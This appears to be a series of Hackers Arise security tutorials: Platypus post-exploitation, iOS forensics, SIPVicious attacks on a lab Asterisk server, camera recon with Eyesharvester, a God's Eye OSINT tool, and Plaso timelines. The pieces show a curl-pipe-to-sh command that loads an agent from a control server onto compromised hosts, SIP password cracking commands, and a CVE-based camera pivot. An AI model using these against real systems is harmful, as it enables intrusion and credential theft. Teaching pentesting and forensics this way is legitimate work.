
Once you’ve configured the agent, Platypus generates a unique installation link you can run on the target machine.

Keep in mind that it doesn’t permanently install itself like traditional management software. The agent runs as a process after being launched. By default, every installation URL contains a unique enrollment token valid for a single installation, which helps prevent unauthorized reuse if the link gets out.

To launch the agent on the target machine, use Tmux so the process keeps running even if your SSH session drops.

ubuntu > curl -fsSL --tlsv1.2 -k https://192.168.131.7:9443/api/v1/install/dl_7dm5amwjjirrqv35biem.ib3sxs64fug543w32oxe?download_tls=insecure | sh > /dev/null


After a few moments, assuming the machine can reach your Platypus server, the new host will show up in the dashboard with basic system information.

Working with Hosts


One of the first features you’ll use is the interactive shell. Since we went with the Full package, shell was included by default.


Another useful feature is the file browser.


Then we have auditing. Platypus scans the file system looking for valuable configs and sensitive information. All systems are different, but that can include database credentials, API keys, SSH keys, cloud configs and more.

The platform also includes various security checks. These aren’t meant to replace a full security assessment, but they come in handy.


Plugins

Plugins collect information about firewall rules, journald logs, scheduled cron jobs, active network connections and many other parts of the OS.

Summary

Managing large numbers of machines during a pentest can quickly become overwhelming. Valuable information ends up scattered across multiple hosts, so it takes time to track your findings. Platypus keeps all your systems together and cuts down on a lot of the repetitive work in post exploitation.

If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.

The post Pentesting: Managing Compromised Machines with Platypus first appeared on Hackers Arise.
Digital Forensics: iOS Forensics – Basics 

Welcome back, aspiring investigators!

Today we’re going to cover the basics of iOS forensics and find out what makes these devices vulnerable. We will see what a phone actually holds in different states. Modern iPhones encrypt almost everything file by file, and the keys live inside a separate chip called the Secure Enclave, not the disk itself. So the question is  which keys are unlocked right now and how long you’ve got before that changes.

What’s On the Phone

Apple does not encrypt “the disk” as one volume key. Each file is assigned a class when it is created. The class decides when that file can be decrypted.

Class A files only decrypt while the phone is unlocked and lock again fast once the screen goes dark. Mail bodies live here. 

Class B can be written while locked but only read if it was already open. 

Class C is the one you care about most. It unlocks the first time the passcode is entered after a reboot and stays unlocked even after the screen locks again. App data, chats and photo libraries sit here. 

Class D never needs a passcode at all, wrapped with a device only key.

BFU and AFU

Before First Unlock (BFU) means the phone rebooted and nobody’s entered the passcode since. The Secure Enclave hasn’t released the keys yet, Face ID and Touch ID are dead and almost nothing decrypts. What you get from a BFU phone is triage at best. Device info, iOS version, maybe a thin slice of metadata.

After First Unlock (AFU) means the passcode has been entered at least once since the last reboot. Class C data is live and stays live even after the screen locks again. This is the state you want. Analysts usually say AFU gets you around 95% of what a full dump would give you, next to almost nothing under BFU.

The 72 Hour Clock

Since iOS 18.1, a phone that sits idle too long reboots itself. No setting turns this off. The window is around 72 hours. A Faraday bag isn’t a place to park evidence for a week anymore. Labs have already had properly isolated AFU phones reboot themselves back into BFU just from sitting in storage. 

How You Actually Pull Data

The simplest is a standard logical backup through iTunes or Finder. An unencrypted backup is a partial picture at best, since Keychain and Health data only come along encrypted. One step up is advanced logic, which adds access to the camera roll, books and other shared media a plain backup skips. 

Full file system extraction is usually done through a signed agent while the phone’s still AFU. This gets you app sandboxes, full SQLite databases with their WAL and SHM files and the behavioral stores a backup never touches. Agent support for new chips lags behind hardware releases and current A19 and M5 chips with Memory Integrity Enforcement are already a wall some agent chains can’t get past.

Older phones, iPhone X and earlier, can sometimes be opened with bootrom exploits like checkm8, which run below the OS entirely and can work even in BFU. That doesn’t apply to anything shipping today.

iCloud is its own separate source. It can hold things the phone doesn’t and end-to-end encrypted categories still need real credentials or lawful process.

Pairing, USB Locks & Lockdown Mode

A pairing record gets created the moment someone taps Trust This Computer. That record lives on the host machine, and it can let a lab computer talk to a locked AFU phone without another unlock. So every computer the owner used matters just as much as the phone itself.

USB Restricted Mode is separate and much simpler, it’s just a timeout. After roughly an hour locked, the port stops carrying data even though it keeps charging. An old pairing record won’t work once that timer’s up, so every locked phone has a short window.

Lockdown Mode is a different thing entirely. It’s a user enabled hardening feature aimed at spyware, and while it’s active, wired accessories need an unlocked phone. That’s the mechanism that reportedly stopped FBI investigators from extracting a seized reporter’s iPhone in early 2026, even though the phone was powered on and charging right in front of them. Turning Lockdown Mode on or off also reboots the phone, so flipping it yourself kills AFU instantly.

Jailbroken Phones

Some devices may be jailbroken. These are softer targets, but they can’t be trustworthy. Jailbreaking modifies the filesystem and tweaks change or hook app behavior. That can overwrite artifacts, add artifacts that aren’t from normal use and give opposing counsel a way to challenge integrity.

Cellebrite

Cellebrite’s old UFED, Premium and Physical Analyzer lineup is mostly folded into one suite now called Inseyets, though Premium and PA7 are both still running too. Their own docs use AFU and BFU just like everyone else, because the same rules apply. AFU with a supported device opens up fully. BFU on current phones mostly doesn’t, no matter which Cellebrite tool you’re running. Support trails Apple by weeks or months after every iOS release, and brute force support stays limited to specific older models on specific iOS ranges, not a blanket “any locked iPhone” claim.

For old hardware, iPhone 5s through X, they lean on the same checkm8 style bootrom exploit covered earlier.

Worth remembering too, in 2021 Signal’s founder found real bugs in the tool itself

What You Actually Dig Through

Chat apps like iMessage, WhatsApp, Signal and Telegram each keep their own SQLite database, and deleted rows often still sit in the freelist or the WAL file until the database gets cleaned up. Always grab the WAL and SHM files alongside the main database, not just the .db file by itself.

The real skill jump in this field is using behavioral stores. KnowledgeC and its newer replacement, Biome, track which app was in focus, unlock events, notifications, even web activity. That’s how you reconstruct what was actually on screen at a given moment. PowerLog backs that up by confirming the phone was genuinely powered on and connected at a given time.

Photos.sqlite covers hidden and recently deleted images along with iCloud sync state. As you can see, deletion on iOS basically means the key gets destroyed and the database gets cleaned up later, there’s no recycle bin sitting in unallocated space waiting for you to carve out. If someone claims they recovered deleted iMessages from raw flash on a modern iPhone, that claim needs real scrutiny.

Summary

Keep your iPhone protected by updating the firmware and upgrading the device itself regularly. Old devices are prone to certain attacks, and as years go by more vulnerabilities get discovered. Analysts are already using these vulnerabilities to bypass protection and extract data from older iPhones. Keeping backups off iCloud adds an extra layer of protection. Don’t connect your iOS device to your computer and don’t accept anything that pops up on the screen afterward. iOS 18 adds some protection by bringing the phone from AFU back to BFU after 72 hours. These recommendations can help if your life is threatened by people who don’t respect the law. If you’re a forensic investigator, use this knowledge to bring justice to the case. Stay safe out there!

The post Digital Forensics: iOS Forensics – Basics  first appeared on Hackers Arise.

Offensive Security: Pentesting Office Phones with SIPVicious

Welcome back, aspiring cyberwarriors! 

If you’ve worked in an office, you’ve seen those phones on every desk. Some are wireless with a station, others look like regular landline phones. SIP is the language office phones use to sign in and start a call over the network. A phone call over the internet has two parts. First the two sides have to find each other and agree to talk, then the actual voice moves. SIP only handles the first part. The voices themselves travel on a separate path. That’s how most VoIP systems set up calls.

That’s why a stolen SIP password can be an issue. They are stealing the system’s belief that they are that desk phone. Once the handshake accepts them as an extension, say 1000, the phone system treats their laptop like that employee’s handset. They can place calls as other people and in many setups receive their incoming calls too.

Today we’re going to use SIPVicious against SIP and show you how it can be compromised.

Asterisk 

Asterisk is a program that understands SIP and runs the office switchboard. It decides who can sign in, what numbers exist, and who can call whom. It’s one of the most popular programs for SIP.

We set it up in our lab with Docker.

SIPVicious

Next thing we need to have installed is SIPVicious. The installation is pretty simple.

ubuntu > python3 -m venv sipvicious
ubuntu > source sipvicious/bin/activate
ubuntu > pip3 install sipvicious

The tool comes with 5 different commands: svmap, svwar, svcrack, svreport, svcrash.

Each of these commands has a help menu

ubuntu > sipvicious_svmap -h

We’ll use the first three commands for our test. The rest aren’t really important.

Identification

Using svmap we can find out what service the target is running.

ubuntu > sipvicious_svmap 127.0.0.1

Sometimes the results vary depending on whether you provide the extension. The extension is the phone’s account number.

ubuntu > sipvicious_svmap 127.0.0.1 -e 1000

You can look up the version and check whether it’s vulnerable to known exploits

Source: Cystack

Finding Account Numbers

Extensions are account numbers. They usually start at 1000. Old software will allow enumeration, but modern software ignores your requests, so you won’t be able to find out which accounts exist.

Still, it’s worth trying.

ubuntu > sipvicious_svwar 127.0.0.1 -e 1000-1010

You can also try –force and see what comes back. You’ll most likely see 401 Unauthorized, but that can vary depending on the software you’re testing.

ubuntu > sipvicious_svwar 127.0.0.1 -e 1000-1010 --force

Cracking Passwords

Even if we can look up extensions, we’ll start by trying common ones with our own credentials list. Let’s create a wordlist first.

# creating the list of credentials

ubuntu > printf ‘%s\n’ 1000 1001 admin password asterisk mrsip-lab > sip-pass.txt

ubuntu > sipvicious_svcrack 127.0.0.1 -u 1000 -d sip-pass.txt

mr-siplab was indeed our password for three of those accounts. This let’s take a look at two other ways of getting credentials without a wordlist. 

One option is to test the passwords the tool ships with. The default password set is a numeric range from 100 to 999

ubuntu > sipvicious_svcrack 127.0.0.1 -u 1000

You can also try the –enabledefaults flag. It adds common passwords, including the extension number itself.

ubuntu > sipvicious_svcrack 127.0.0.1 -u 1000 --enabledefauls

This didn’t work in our case, because the password was not predictable. 

We did have three contacts in our Asterisk setup though, and the tool successfully compromised all of them.

What Can Hackers Do

One of the biggest risks is toll fraud. Hackers can use compromised extension credentials to register to the system and place expensive international calls. That’s still the most common attack. Hackers can use compromised accounts to run vishing campaigns against other companies. If hackers are already inside and have the phonebook, they can convince employees and support teams to reset passwords, for example.

Summary

Modern software blocks enumeration of existing users, but it’s still possible given how much outdated software is out there. SIPVicious can identify the software in use and test common extensions for weak passwords. There are a few password attacks it can run with or without a wordlist. Sometimes knowing the version alone is enough to compromise a server and get into the network. Don’t overlook yours and regularly upgrade things.

The post Offensive Security: Pentesting Office Phones with SIPVicious first appeared on Hackers Arise.

Camera Hacking: Testing Cameras with Eyesharvester

Welcome back, cyberwarriors!

A few weeks ago we published PwnEye, which is a great tool for camera hacking. We talked about the importance of keeping your IoT devices patched to prevent unauthorized access. A less hardened device is a lot more appealing to a hacker, especially when it sits on the same network as other infrastructure.

Cheap devices aren’t really built with security in mind and some of them come with backdoors that sooner or later get discovered and abused by anyone who finds them online.

Today let’s look at a tool that can identify cameras, test credentials and help you harden them.

Eyesharvester

Eyesharvester is a recon tool for IP cameras, DVRs and NVRs. You give it an IP range, it scans common ports, fingerprints the vendor and optionally tries default credentials. It can also show known CVEs associated with a brand and give you basic hardening advice. The tool is mainly for identification and reporting.

Setting Up

Let’s quickly download the repository and install the tool. No dependencies needed to get started.

kali > git clone https://github.com/Exhunterx/eyesharvester.git
kali > cd eyesharvester
kali > bash install.sh

The help menu covers everything the tool can do.

kali > eyesharvester --help

Now let’s look at the ways you can use it.

Testing Cameras

You don’t always get the camera IP ranges from admins, so recon comes first. We need to figure out which IPs belong to cameras.

kali > eyesharvester IP/24

A few cameras were found. Now let’s pipe all those IPs to a text file. The flag below will silence the noise. 

kali >  eyesharvester IP/24 -q  > cameras.txt
kali > cat cameras.txt

You can keep these IPs for future tests, say with PwnEye for example. Or maybe you want to update the spreadsheet of your surveillance infrastructure, as admins often do, though there are better ways to keep a record of everything.

We can also run confirmation checks to make sure these are actually cameras.

kali > eyesharvester IP/24 -c confirmed -v

There’s a confirmed Hikvision camera above. We’ll test it and the rest of those we found for default credentials.

kali > eyesharvester IP/24 --check-creds

Finding a camera with default credentials internally is very common.

Hardening Cameras

Testing cameras is fun, but hardening them is a bigger question that needs to be addressed. Both pentesters and defenders should know how to do it and your report should include recommendations on how to harden these devices.

kali > eyesharvester IP --harden

Based on the vendor and open ports, a hardening checklist is generated along with the CVEs that affect your device. This mainly covers segmenting devices away from business and IT networks, disabling unused services, replacing weak credentials and updating firmware.

It’s very common to find Hikvision cameras vulnerable to CVE-2021-36260. The exploit can give you a shell on the device and lets you run commands.

We tested the same device and it was vulnerable with no patch applied.

This vulnerability is particularly interesting because you can generate a payload with Metasploit for this camera and connect it back to your C2. Then using a Meterpreter proxy or reverse SSH tunnel that camera becomes a proxy for attacking other reachable hosts on the network.

Summary

Testing cameras is definitely fun and PwnEye can help a lot here, but securing them can be part of your job too. Knowing how to both break and fix these devices gives you a better understanding of cybersecurity overall. That’s why you need Eyesharvester.

There are many other attacks on cameras, and it would be a very long article to cover them here. That’s why we created our IP Camera Hacking Training. It’s now part of our Cybersecurity Starter Bundle II. With it you get Wi-Fi Hacking, Python Basics for Hackers, Remaining Anonymous and more. 

The post Camera Hacking: Testing Cameras with Eyesharvester first appeared on Hackers Arise.

OSINT: Monitoring World Events with God’s Eye

Welcome back, aspiring cyberwarriors!

Lately we’ve been seeing a lot of posts about God’s Eye, a spy satellite simulator that runs in your browser. It’s a great tool developed by Bilawal Sidhu, but it requires certain paid APIs. Those APIs make the experience a lot richer, but they can be hard to get or you just don’t want to pay for them. That’s fine. For that reason we want to cover a fork developed by Gh0st-mods.

God’s Eye

God’s Eye is basically a website you run on your own computer that shows the Earth as a 3D globe with live public data on top of it. You can see planes in the air, ships at sea, some satellites, earthquakes and public traffic cameras. When you select those objects on the map, it tells you everything it knows about it. This can be its identity, speed, heading and other details. It looks like a spy movie. The data is just ordinary public feeds.

Let’s set up the fork and see how the free version works.

Setting Up

First, make sure you have all the dependencies installed.

kali > sudo apt update
kali > sudo apt install nodejs
kali > sudo apt install npm

Then clone the repository and install what it needs.

kali > git clone https://github.com/Gh0st-mods/Gods-Eye-Ghost-Edition.git
kali > cd Gods-Eye-Ghost-Edition
kali > npm install
kali > npm run dev -- --host localhost --port 4173

The app is available at http://localhost:4173, so we can open it in a browser.

Let’s walk through some of its features.

Data Layers

There are multiple data layers and many of them work without any API key. You can always add them to the .env file if you want a richer experience.

Aircraft Tracking

Each aircraft gets rendered in 3D flying over the Earth. You can switch visual presets too. Here we have a civil aircraft flying over the south of England.

Below you can see all the information on it.

Maritime Vehicles

These include transport and nontransport vessels. You’ll see plenty of them scattered across the globe. Here’s a tanker moored somewhere in Miami. Military vessels will also be shown on the map, so you can monitor their activity.

The satellite image quality looks good, since the tool sharpens it for you.

Dams

Water dams are part of critical infrastructure. Their locations are publicly available and integrated into the tool. Here is the Barro Blanco Dam in Panama. All critical facilities need good care and protection, especially during wartime, since they’re one of the things an enemy tries to attack.

Data Centers

Just like dams, data centers are important targets. If an enemy attacks data centers (drones/missiles, sabotage or cyberattacks) the result can be permanent data loss. Data centers are the physical backbone of banking, payments, logistics, government systems, AI and often military/cloud services. Hitting them will inflict economic and operational pain. The effects will cascade across almost everyone, even those who are completely offline.

One of these attacks happened recently when Iran attacked Amazon data centers.

Source: Wired

Satellites and Earthquakes 

This isn’t the most notable feature on the platform, but it’s there and might be interesting to some. The data updates regularly. Below you can see several earthquakes hitting Japan in the last 24 hours. No surprise there, that region is highly seismic.

Summary

World monitoring apps are getting more popular. Some don’t even need to be installed, like Osiris. The original project by Bilawal Sidhu is great, but it still requires a paid Google API, which not everyone is comfortable with. The fork we covered today works for free out of the box. If you liked it, you might also want to check out ShadowBroker.

The post OSINT: Monitoring World Events with God’s Eye first appeared on Hackers Arise.

Digital Forensics: Deep Analysis with Plaso

Welcome back, aspiring investigators!

When you do forensic investigations, you often find that systems are not really monitored. The great problem here is that it’s beyond the scope of a sysadmin. They already have a lot of work to do, so it’s hard to blame them. Companies don’t spend much money on cybersecurity despite the rise of ransomware campaigns in recent years. AI is going to make these attacks a lot more feasible, and we are already seeing it. They simply don’t realize the threat exists out there, until they have to face it.

Here is one of the posts that I came across recently that proves the point. These cheap Chinese models cost literally cents per 1 million tokens. So it’s fairly possible that someone can hack a company for $20 and for another $10 do internal recon, thoroughly analyze all file shares, infect hosts with malware, and you can guess what comes next. The demands for a decryption key vary, of course. They usually range somewhere between $20,000 and $100,000. The bigger the company is, the bigger the demand will be. The bigger the company is, the more infrastructure it has sticking out to the internet that hackers can work with. The size of the company doesn’t necessarily mean it’s secure. Their security can also be trivial.

But we do have to work with such companies, and I’m sure some of you have come across this issue. In such a case, we have to work with whatever the system has left behind. To make things easier, we want to cover Plaso.

Plaso

Plaso is a Python-based engine used by several tools for automatic creation of timelines. Plaso’s default behavior is to create super timelines, but it also supports creating more targeted timelines if you are focused on a certain time frame.

These timelines help investigators correlate the large amount of information found in logs and other files on an average computer.

The whole point of this tool is that you can get a report on everything that happened on your system from different kinds of files. It allows you to do a very thorough analysis and gives you a better view of every event that took place. That’s super helpful if your client doesn’t have SIEM systems or at least some advanced logging like Sysmon, for example.

It does support different systems as well, so it’s pretty universal, from phones to computers. The example data that ships with it can help you get used to the tool.

Setting Up

As always, let’s follow the easiest way to install it on your system.

kali > python3 -m venv plaso
kali > source plaso/bin/activate
kali > pip install --upgrade pip
kali > pip install plaso

That will be it. In case you are wondering if it fits your purpose, you can list all the parsers available.

kali > plaso-log2timeline --parsers list

Besides, we have a huge library of logs to test the tool with.

kali > git clone https://github.com/log2timeline/plaso.git
kali > cd plaso/test_data/
kali > ls

So let’s not waste more time and get into it.

Working with Plaso

We are going to look at a couple of examples analyzing different log files, and at the end we are going to create the full timeline of our system. We used the EnCase E01 file format to make it more compact.

NTUSER.DAT

The first example covers one of the most meaningful files in both offensive and defensive cybersecurity. The NTUSER.DAT file is useful for both of us simply because it stores all user actions, from USBs to opened folders and much more. Earlier, we covered the use of it for investigations, but that was more about cherry picking. We pointed at the exact locations to look at to find insider threats or to analyze other users’ actions during the pentest. That’s super helpful if you are dealing with a sysadmin’s computer and only have terminal access.

Let’s build a complete timeline of it.

kali > plaso-log2timeline --storage-file ntuser_timeline.plaso ~/plaso/test_data/NTUSER.DAT

This command points log2timeline straight at the NTUSER.DAT hive and tells it to write everything it finds into ntuser_timeline.plaso. That storage file is not something you can just open and read, it’s the raw extracted events that you will need to sort and export into something readable in the next step.

After that, we can view the number of events in this hive.

kali > plaso-pinfo ntuser_timeline.plaso

Finally, let’s take a look at them all.

kali > plaso-psort -o dynamic -w ntuser_timeline.csv ntuser_timeline.plaso

kali > open ntuser_timeline.csv

You’ll get a taste of it once we analyze the entire system like that. That way, nothing can escape your view.

Windows Event Log

Another good example is the Event Log. Let’s analyze the System.evtx file and see what’s inside.

kali > plaso-log2timeline --storage-file evtx_timeline.plaso test_data/System.evtx

kali > plaso-psort -o dynamic -w evtx_timeline.csv evtx_timeline.plaso

kali > open evtx_timeline.csv

When you are dealing with a large number of logs, it’s better to slice them.

kali > plaso-psort -o dynamic -w evtx_narrow.csv evtx_timeline.plaso "date > '2026-02-01 00:00:00' AND date < '2026-03-01 00:00:00'"

Syslog

Linux log files are also supported and present in the test data for you to work with.

kali > plaso-log2timeline --storage-file syslog_timeline.plaso test_data/syslog

kali > plaso-psort -o dynamic -w syslog_timeline.csv syslog_timeline.plaso

kali > open syslog_timeline.csv

Here is what the syslog file looks like after being parsed. As you can see, all the login attempts and cron job entries are there.

Full System

Finally, after pointing the tool to the EnCase files, it will produce a thorough analysis of all the log files available on your system. Below is a complete timeline of the webserver.

kali > plaso-log2timeline --storage-file super_timeline.plaso /mnt/Images/Webserver.E01

kali > plaso-psort -o dynamic -w super_timeline.csv super_timeline.plaso

kali > open super_timeline.csv

Summary

The more tools you are familiar with, the easier the investigation will be. At work, we tend to automate things to save time, but it can also create more confusion when we don’t see the full picture and end up wasting more time puzzling over things that don’t fit together. The tool is worth giving a try, and it does support all kinds of file formats as input, so you can use Plaso yourself or with your AI model.

If you like what we’re doing here and want to get started in forensics or advance your skills, we recommend our training for both beginners and more experienced students.

The post Digital Forensics: Deep Analysis with Plaso first appeared on Hackers Arise.
